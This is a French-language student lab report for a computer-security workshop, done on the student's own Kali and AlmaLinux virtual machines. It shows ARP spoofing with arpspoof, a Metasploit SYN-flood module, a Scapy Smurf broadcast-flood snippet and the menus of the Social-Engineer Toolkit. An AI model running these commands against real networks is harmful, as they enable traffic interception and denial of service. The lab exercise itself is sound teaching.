

Module Sécurité informatique

Workshop – Fascicule 2

Etape I : Configuration Réseau et vérification de connectivité entre les machines(kali et alma)

```
[ibtihel@ibtihel ~]$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:0c:29:63:17:ed brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 172.16.208.130/24 brd 172.16.208.255 scope global dynamic noprefixroute ens160
        valid_lft 1722sec preferred_lft 1722sec
    inet6 fe80::ea53:1d4b:ff51:f907/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: ens224: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 00:0c:29:63:17:f7 brd ff:ff:ff:ff:ff:ff
    altname enp19s0
4: ens160.10@ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 00:0c:29:63:17:ed brd ff:ff:ff:ff:ff:ff
    inet 100.100.10.100/24 brd 100.100.10.255 scope link noprefixroute ens160.10
        valid_lft forever preferred_lft forever
```

```
ibtihel@kali: ~
Session Actions Edit View Help
(ibtihel@kali)~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:90:cb:0a brd ff:ff:ff:ff:ff:ff
    inet 172.16.208.139/24 brd 172.16.208.255 scope global dynamic noprefixroute eth0
        valid_lft 1172sec preferred_lft 1172sec
    inet6 fe80::20c:29ff:fe90:cb0a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
```

Test de connectivite

```
(ibtihel@kali)-[~]
$ ping 172.16.208.130
PING 172.16.208.130 (172.16.208.130) 56(84) bytes of data.
64 bytes from 172.16.208.130: icmp_seq=1 ttl=64 time=0.536 ms
64 bytes from 172.16.208.130: icmp_seq=2 ttl=64 time=1.12 ms
64 bytes from 172.16.208.130: icmp_seq=3 ttl=64 time=0.971 ms
64 bytes from 172.16.208.130: icmp_seq=4 ttl=64 time=1.18 ms
64 bytes from 172.16.208.130: icmp_seq=5 ttl=64 time=0.525 ms
64 bytes from 172.16.208.130: icmp_seq=6 ttl=64 time=1.14 ms
^C
--- 172.16.208.130 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5041ms
rtt min/avg/max/mdev = 0.525/0.912/1.183/0.277 ms
```

```
(ibtihel@kali)-[~]
$
```

```
[ibtihel@ibtihel ~]$ ping 172.16.208.139
PING 172.16.208.139 (172.16.208.139) 56(84) bytes of data.
64 bytes from 172.16.208.139: icmp_seq=1 ttl=64 time=0.905 ms
64 bytes from 172.16.208.139: icmp_seq=2 ttl=64 time=1.02 ms
64 bytes from 172.16.208.139: icmp_seq=3 ttl=64 time=1.11 ms
64 bytes from 172.16.208.139: icmp_seq=4 ttl=64 time=0.607 ms
^C
--- 172.16.208.139 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 0.607/0.909/1.106/0.188 ms
[ibtihel@ibtihel ~]$
```

Etape II : Les Attaques

Attaque de ARP Spoofing : Usurpation d'identité (Attaque de répudiation)

Affichage de la table ARP sur la machine victime avant l'attaque

```
[ibtihel@ibtihel ~]$ arp -a
_gateway (172.16.208.1) at a6:83:e7:96:37:65 [ether] on ens160
? (172.16.208.139) at 00:0c:29:90:cb:0a [ether] on ens160
[ibtihel@ibtihel ~]$
```

L'attaque par la machine kali :



```
(ibtihel@kali)-[~]
$ sudo arpspoof -i eth0 -t 172.16.208.130 172.16.208.1
[sudo] password for ibtihel:
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at 0:c:29:90:cb:a
^CCleaning up and re-arping targets ...
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at a6:83:e7:96:37:65
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at a6:83:e7:96:37:65
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at a6:83:e7:96:37:65
0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at a6:83:e7:96:37:65
^C0:c:29:90:cb:a 0:c:29:63:17:ed 0806 42: arp reply 172.16.208.1 is-at a6:83:e7:96:37:65
(ibtihel@kali)-[~]
$
```

- Affichage de la table ARP sur la machine victime après l'attaque :
- L'@ MAC de la machine Attaquante est associée à l'@IP de la Gateway dans la cache ARP de la machine victime.

```
[ibtihel@ibtihel ~]$ arp -a
_gateway (172.16.208.1) at a6:83:e7:96:37:65 [ether] on ens160
? (172.16.208.139) at 00:0c:29:90:cb:0a [ether] on ens160
[ibtihel@ibtihel ~]$ sudo systemctl stop firewalld
[sudo] password for ibtihel:
[ibtihel@ibtihel ~]$ arp -a
_gateway (172.16.208.1) at 00:0c:29:90:cb:0a [ether] on ens160
? (172.16.208.139) at 00:0c:29:90:cb:0a [ether] on ens160
[ibtihel@ibtihel ~]$
```

Attaque de Sniffing Man In The Middle (MITM)

On va utiliser l'outil graphique de kali : ettercap Sur le menu Application, saisir ettercap



Attaque TCPSYN Flooding (DOS)

[illegible]

```

ibtiheh@kali: ~
Session Actions Edit View Help

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/dos/tcp/sy
nflood

msf > use auxiliary/dos/tcp/synflood
msf auxiliary(dos/tcp/synflood) > set RHOSTS 172.16.208.130
RHOSTS => 172.16.208.130
msf auxiliary(dos/tcp/synflood) > set RPORT 80
RPORT => 80
msf auxiliary(dos/tcp/synflood) > set THREADS 20
[!] Unknown datastore option: THREADS.
THREADS => 20
msf auxiliary(dos/tcp/synflood) > show options

Module options (auxiliary/dos/tcp/synflood):



| Name      | Current Setting | Required | Description                                                                                            |
|-----------|-----------------|----------|--------------------------------------------------------------------------------------------------------|
| INTERFACE |                 | no       | The name of the interface                                                                              |
| NUM       |                 | no       | Number of SYNs to send (else unlimited)                                                                |
| RHOSTS    | 172.16.208.130  | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT     | 80              | yes      | The target port                                                                                        |
| SPOOF     |                 | no       | The spoofable source address (else randomizes)                                                         |
| SNAPLEN   | 65535           | yes      | The number of bytes to capture                                                                         |
| SOURCE    |                 | no       | The source port (else randomizes)                                                                      |
| TIMEOUT   | 500             | yes      | The number of seconds to wait for new data                                                             |



View the full module info with the info, or info -d command.

msf auxiliary(dos/tcp/synflood) > set COUNT 10000
[!] Unknown datastore option: COUNT.
COUNT => 10000
msf auxiliary(dos/tcp/synflood) > run
[*] Running module against 172.16.208.130
SIOCSIFFLAGS: Operation not permitted
/usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123: warning: undefining the allocator of T_DATA cla
ss PCAPRUB::Pcap
[-] Auxiliary failed: RuntimeError eth0: You don't have permission to perform this capture on that device (socket: 0
peration not permitted)
[-] Call stack:
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123:in `open_live'
[-] /usr/share/metasploit-framework/lib/msf/core/exploit/capture.rb:123:in `open_pcap'
[-] /usr/share/metasploit-framework/modules/auxiliary/dos/tcp/synflood.rb:46:in `run'
[*] Auxiliary module execution completed
msf auxiliary(dos/tcp/synflood) >

```



```
msf auxiliary(dos/tcp/synflood) > show options
```

```
Module options (auxiliary/dos/tcp/synflood):
```

Name	Current Setting	Required	Description
INTERFACE		no	The name of the interface
NUM		no	Number of SYNs to send (else unlimited)
RHOSTS	172.16.208.130	yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	80	yes	The target port
SHOST		no	The spoofable source address (else randomizes)
SNAPLEN	65535	yes	The number of bytes to capture
SPORT		no	The source port (else randomizes)
TIMEOUT	500	yes	The number of seconds to wait for new data

```
[ibtihe1@ibtihe1 ~]$ sudo tcpdump -i ens160 tcp
[sudo] password for ibtihe1:
dropped privs to tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens160, link-type EN10MB (Ethernet), snapshot length 262144 bytes
```

```
ibtihe1@ibtihe1~
11:17:06.859987 IP 97.18.76.105.44330 > ibtihe1.http: Flags [S], seq 3741278532, win 2642, length 0
11:17:06.860661 IP 97.18.76.105.7802 > ibtihe1.http: Flags [S], seq 1826665902, win 2992, length 0
11:17:06.861257 IP 97.18.76.105.51125 > ibtihe1.http: Flags [S], seq 4155461731, win 1011, length 0
11:17:06.861845 IP 97.18.76.105.13135 > ibtihe1.http: Flags [S], seq 2480604401, win 4049, length 0
11:17:06.862419 IP 97.18.76.105.39531 > ibtihe1.http: Flags [S], seq 4033783176, win 2617, length 0
11:17:06.863025 IP 97.18.76.105.37143 > ibtihe1.http: Flags [S], seq 1263278028, win 3843, length 0
11:17:06.863694 IP 97.18.76.105.10996 > ibtihe1.http: Flags [S], seq 2716829249, win 1605, length 0
11:17:06.864318 IP 97.18.76.105.25297 > ibtihe1.http: Flags [S], seq 452829805, win 3862, length 0
11:17:06.864909 IP 97.18.76.105.30420 > ibtihe1.http: Flags [S], seq 1609515362, win 2576, length 0
11:17:06.865496 IP 97.18.76.105.8849 > ibtihe1.http: Flags [S], seq 1569703892, win 2626, length 0
11:17:06.866091 IP 97.18.76.105.9797 > ibtihe1.http: Flags [S], seq 3113642771, win 2457, length 0
11:17:06.866706 IP 97.18.76.105.49584 > ibtihe1.http: Flags [S], seq 2375268389, win 1492, length 0
11:17:06.867301 IP 97.18.76.105.8581 > ibtihe1.http: Flags [S], seq 4199874930, win 2792, length 0
11:17:06.867926 IP 97.18.76.105.34858 > ibtihe1.http: Flags [S], seq 766280995, win 2976, length 0
11:17:06.868567 IP 97.18.76.105.11654 > ibtihe1.http: Flags [S], seq 675047444, win 726, length 0
11:17:06.869149 IP 97.18.76.105.20955 > ibtihe1.http: Flags [S], seq 2264495333, win 3711, length 0
11:17:06.869758 IP 97.18.76.105.46077 > ibtihe1.http: Flags [S], seq 3610102668, win 1494, length 0
11:17:06.870354 IP 97.18.76.105.23144 > ibtihe1.http: Flags [S], seq 1310299854, win 617, length 0
11:17:06.870983 IP 97.18.76.105.57034 > ibtihe1.http: Flags [S], seq 1247391683, win 1251, length 0
11:17:06.871604 IP 97.18.76.105.51208 > ibtihe1.http: Flags [S], seq 1487087585, win 533, length 0
11:17:06.872246 IP 97.18.76.105.45681 > ibtihe1.http: Flags [S], seq 117792016, win 697, length 0
11:17:06.875014 IP 97.18.76.105.34658 > ibtihe1.http: Flags [S], seq 3638379444, win 1182, length 0
11:17:06.875657 IP 97.18.76.105.48331 > ibtihe1.http: Flags [S], seq 545186765, win 2852, length 0
11:17:06.876338 IP 97.18.76.105.41152 > ibtihe1.http: Flags [S], seq 1233780559, win 695, length 0
11:17:06.876946 IP 97.18.76.105.43093 > ibtihe1.http: Flags [S], seq 1940773997, win 2391, length 0
11:17:06.877557 IP 97.18.76.105.36915 > ibtihe1.http: Flags [S], seq 548815892, win 3997, length 0
11:17:06.878169 IP 97.18.76.105.19581 > ibtihe1.http: Flags [S], seq 2155128433, win 950, length 0
^C
50547 packets captured
102972 packets received by filter
52375 packets dropped by kernel
[ibtihe1@ibtihe1 ~]$
```

```
[ibtihel@ibtihel ~]$ sudo dnf install wireshark -y
AlmaLinux 9 - AppStream 1.7 MB/s | 19 MB 00:10
AlmaLinux 9 - BaseOS 1.7 MB/s | 22 MB 00:12
AlmaLinux 9 - CRB 918 kB/s | 4.4 MB 00:04
AlmaLinux 9 - Extras 22 kB/s | 21 kB 00:00
dlrn-master-testing 329 kB/s | 2.4 MB 00:07
dlrn-master-build-deps 130 kB/s | 517 kB 00:03
centos9-rabbitmq 85 kB/s | 123 kB 00:01
centos9-storage 300 kB/s | 433 kB 00:01
centos9-opstools 43 kB/s | 51 kB 00:01
NFV SIG OpenvSwitch 219 kB/s | 474 kB 00:02
Extra Packages for Enterprise Linux 9 - x86_64 349 kB/s | 20 MB 00:59
Extra Packages for Enterprise Linux 9 openh264 (From Cisco) - x86_64 795 B/s | 2.5 kB 00:03
Wazuh repository 1.6 MB/s | 45 MB 00:29
Extra Packages for Enterprise Linux 9 - x86_64 1.8 MB/s | 20 MB 00:11
Package wireshark-1:3.4.10-8.el9_7.1.x86_64 is already installed.
Dependencies resolved.
Nothing to do.
Complete!
[ibtihel@ibtihel ~]$
```

traffic_ens160.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.flags.syn == 1

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::6ba0:77bf:486...	ff02::fb	MDNS	184	Standard query
2	0.000177	192.168.10.100	224.0.0.251	MDNS	164	Standard query
3	0.000432	fe80::ea53:1d4b:ff5...	ff02::fb	MDNS	180	Standard query
4	2.813117	172.16.208.1	224.0.0.251	MDNS	222	Standard query
5	2.813118	fe80::a463:e7ff:fe9...	ff02::fb	MDNS	242	Standard query
6	2.820079	192.168.10.50	192.168.10.100	TCP	74	38046 -> 5555
7	2.820115	192.168.10.100	192.168.10.50	TCP	54	5555 -> 38046
8	3.813476	172.16.208.1	224.0.0.251	MDNS	222	Standard query
9	3.813478	fe80::a463:e7ff:fe9...	ff02::fb	MDNS	242	Standard query
10	5.813580	172.16.208.1	224.0.0.251	MDNS	222	Standard query
11	5.813581	fe80::a463:e7ff:fe9...	ff02::fb	MDNS	242	Standard query
12	7.947195	VMware_29:ec:10	VMware_63:17:ed	ARP	60	who has 192.16
13	7.947210	VMware_63:17:ed	VMware_29:ec:10	ARP	42	192.168.10.100
14	8.156074	VMware_63:17:ed	VMware_29:ec:10	ARP	42	who has 192.16
15	8.156079	VMware_29:ec:10	VMware_63:17:ed	ARP	60	192.168.10.50
16	9.815268	172.16.208.1	224.0.0.251	MDNS	222	Standard query
17	9.815269	fe80::a463:e7ff:fe9...	ff02::fb	MDNS	242	Standard query
18	22.157478	172.16.208.1	172.16.208.255	NBNS	92	Name query NB

Frame 1: 184 bytes on wire (1472 bits), 184 bytes captured (1472 bits)

0000 33 33 00 00 00 fb 00 0c 29 63 17 ed 81 00 00 0a 33)c
0010 86 dd 00 05 04 f8 00 7e 11 ff fe 80 00 00 00 00
0020 00 00 0b a0 77 bf 48 69 b5 12 ff 02 00 00 00 00 k w H1
0030 00 00 00 00 00 00 00 00 14 e9 14 e9 00 7e
0040 df e9 00 00 00 00 00 07 00 00 00 00 00 04 5f
0050 66 74 70 04 5f 74 63 70 05 0c 6f 63 61 6c 00 ftp_tcp local..
0060 0c 00 01 04 5f 6e 66 73 c0 11 00 0c 00 01 0b 5f_nfs
0070 61 66 70 6f 76 65 72 74 63 70 c0 11 00 0c 00 01afpovert cp.....

traffic_ens160.pcap Packets: 18 - Displayed: 18 (100.0%) Profile: Default

3.0 kB 00:00
3.0 kB 00:00
474 kB 00:01
69 kB 00:01
20 MB 00:21
903 B 00:01
324 B 00:01

d.xml (IP: 52.84.108.6
ata/repomd.xml: All m

19 MB 00:10
22 MB 00:12
4.4 MB 00:04
21 kB 00:00
2.4 MB 00:07
517 kB 00:03
123 kB 00:01
433 kB 00:01
51 kB 00:01
474 kB 00:02
20 MB 00:59
2.5 kB 00:03
45 MB 00:29
20 MB 00:11

```
[ibtihel@ibtihel ~]$ sudo usermod -aG wireshark $USER
[ibtihel@ibtihel ~]$ wireshark &
[1] 6258
[ibtihel@ibtihel ~]$ 12:07:54.121 Main Info Warning: Ignoring XDG_SESSION_TYPE=wayland on Gnome. Use QT_QPA_PLATFORM=wayland to run on Wayland anyway.
E: Couldn't run /usr/bin/dumpcap in child process: Permission denied
Are you a member of the 'wireshark' group? Try running
'usermod -a -G wireshark _your_username_' as root.
[ibtihel@ibtihel ~]$
```

Attaque Smurf (DDOS)

```
Scapy 2.6.1
Session Actions Edit View Help
ibtihiel@kali: ~ Scapy 2.6.1 ibtihiel@kali: ~
ibtihiel@kali: ~
$ sudo scapy
[sudo] password for ibtihiel:
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().

      aSPY//YASa
      apyyyyCY/////////YCca
      sY/////////YSpcs scpCY//Pp
aYP ayyyyyySCP//Pp sy//C
AYAsAYYYYYYYY//Ps cY//S
      pCCCC//p cSps y//Y
      SPPPP//a pP//AC//Y
      A//A cyP///C
      p//Ac SC///a
      P///YCpc A//A
      scccccp//pSP///p p//Y
      sY/////////Y caa S//P
      cayCyayP//Ya pV//Ya
      sY/PsY//YVcc aC//Vp
      sc sccaCY//PCypaayCP//YSs
      sPCPY/////////YPSps
      ccaacs


Welcome to Scapy
Version 2.6.1
https://github.com/secdev/scapy
Have fun!
Craft packets before they craft
you.
-- Socrate

using IPython 8.35.0
>>> ip = IP(src="172.16.208.130", dst="172.16.208.255")
... : icmp = ICMP()
... : packet = ip/icmp
>>> send(packet, loop=1, inter=0.1)
```

```
ibtihiel@ibtihiel: ~ — sudo tcpdump -i ens160 icmp
ibtihiel@ibtihiel: ~ — sudo tcpdump -i ens160 icmp
ibtihiel@ibtihiel: ~ — sudo tcpdump -i ens160 icmp
ibtihiel@ibtihiel: ~ — sudo tcpdump -i ens160 icmp

[ibtihiel@ibtihiel ~]$ sudo tcpdump -i ens160 icmp
[sudo] password for ibtihiel:
dropped privs to tcpdump
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on ens160, link-type EN10MB (Ethernet), snapshot length 262144 bytes
12:17:32.419969 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:32.419973 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.419974 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.525760 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:32.525763 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.525763 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.627222 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:32.627225 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.627226 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.728744 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:32.728747 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.728813 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.830611 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:32.830614 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.830615 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.932173 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:32.932176 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:32.932177 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.033961 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:33.033964 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.034028 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.135959 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:33.135962 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.135962 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.237608 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:33.237612 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.237612 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.338876 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:33.338879 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.338941 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.440792 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:33.440795 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.440859 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.542756 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
12:17:33.542760 IP 172.16.208.1 > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.542876 IP _gateway > ibtihiel: ICMP echo reply, id 0, seq 0, length 8
12:17:33.644546 IP ibtihiel > 172.16.208.255: ICMP echo request, id 0, seq 0, length 8
```


Attaque Social Engineering

A terminal window with a dark background. The prompt is `(ibtihel@kali)-[~]` in blue. Below it, the command `$ sudo setoolkit` is entered in green, with a white cursor at the end.

```
(ibtihel@kali)-[~]  
$ sudo setoolkit
```

Session Actions Edit View Help

ibtihiel@kali: ~ ibtihiel@kali: ~ ibtihiel@kali: ~ ibtihiel@kali: ~

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: <https://www.trustedsec.com>

It's easy to update using the PenTesters Framework! (PTF)
Visit <https://github.com/trustedsec/ptf> to update all your tools!

Select from the menu:

- 1) Spear-Phishing Attack Vectors
- 2) Website Attack Vectors
- 3) Infectious Media Generator
- 4) Create a Payload and Listener
- 5) Mass Mailer Attack
- 6) Arduino-Based Attack Vector
- 7) Wireless Access Point Attack Vector
- 8) QRCode Generator Attack Vector
- 9) Powershell Attack Vectors
- 10) Third Party Modules

99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a web-site that has a username and password field and harvest all the information posted to the website.

Session Actions Edit View Help

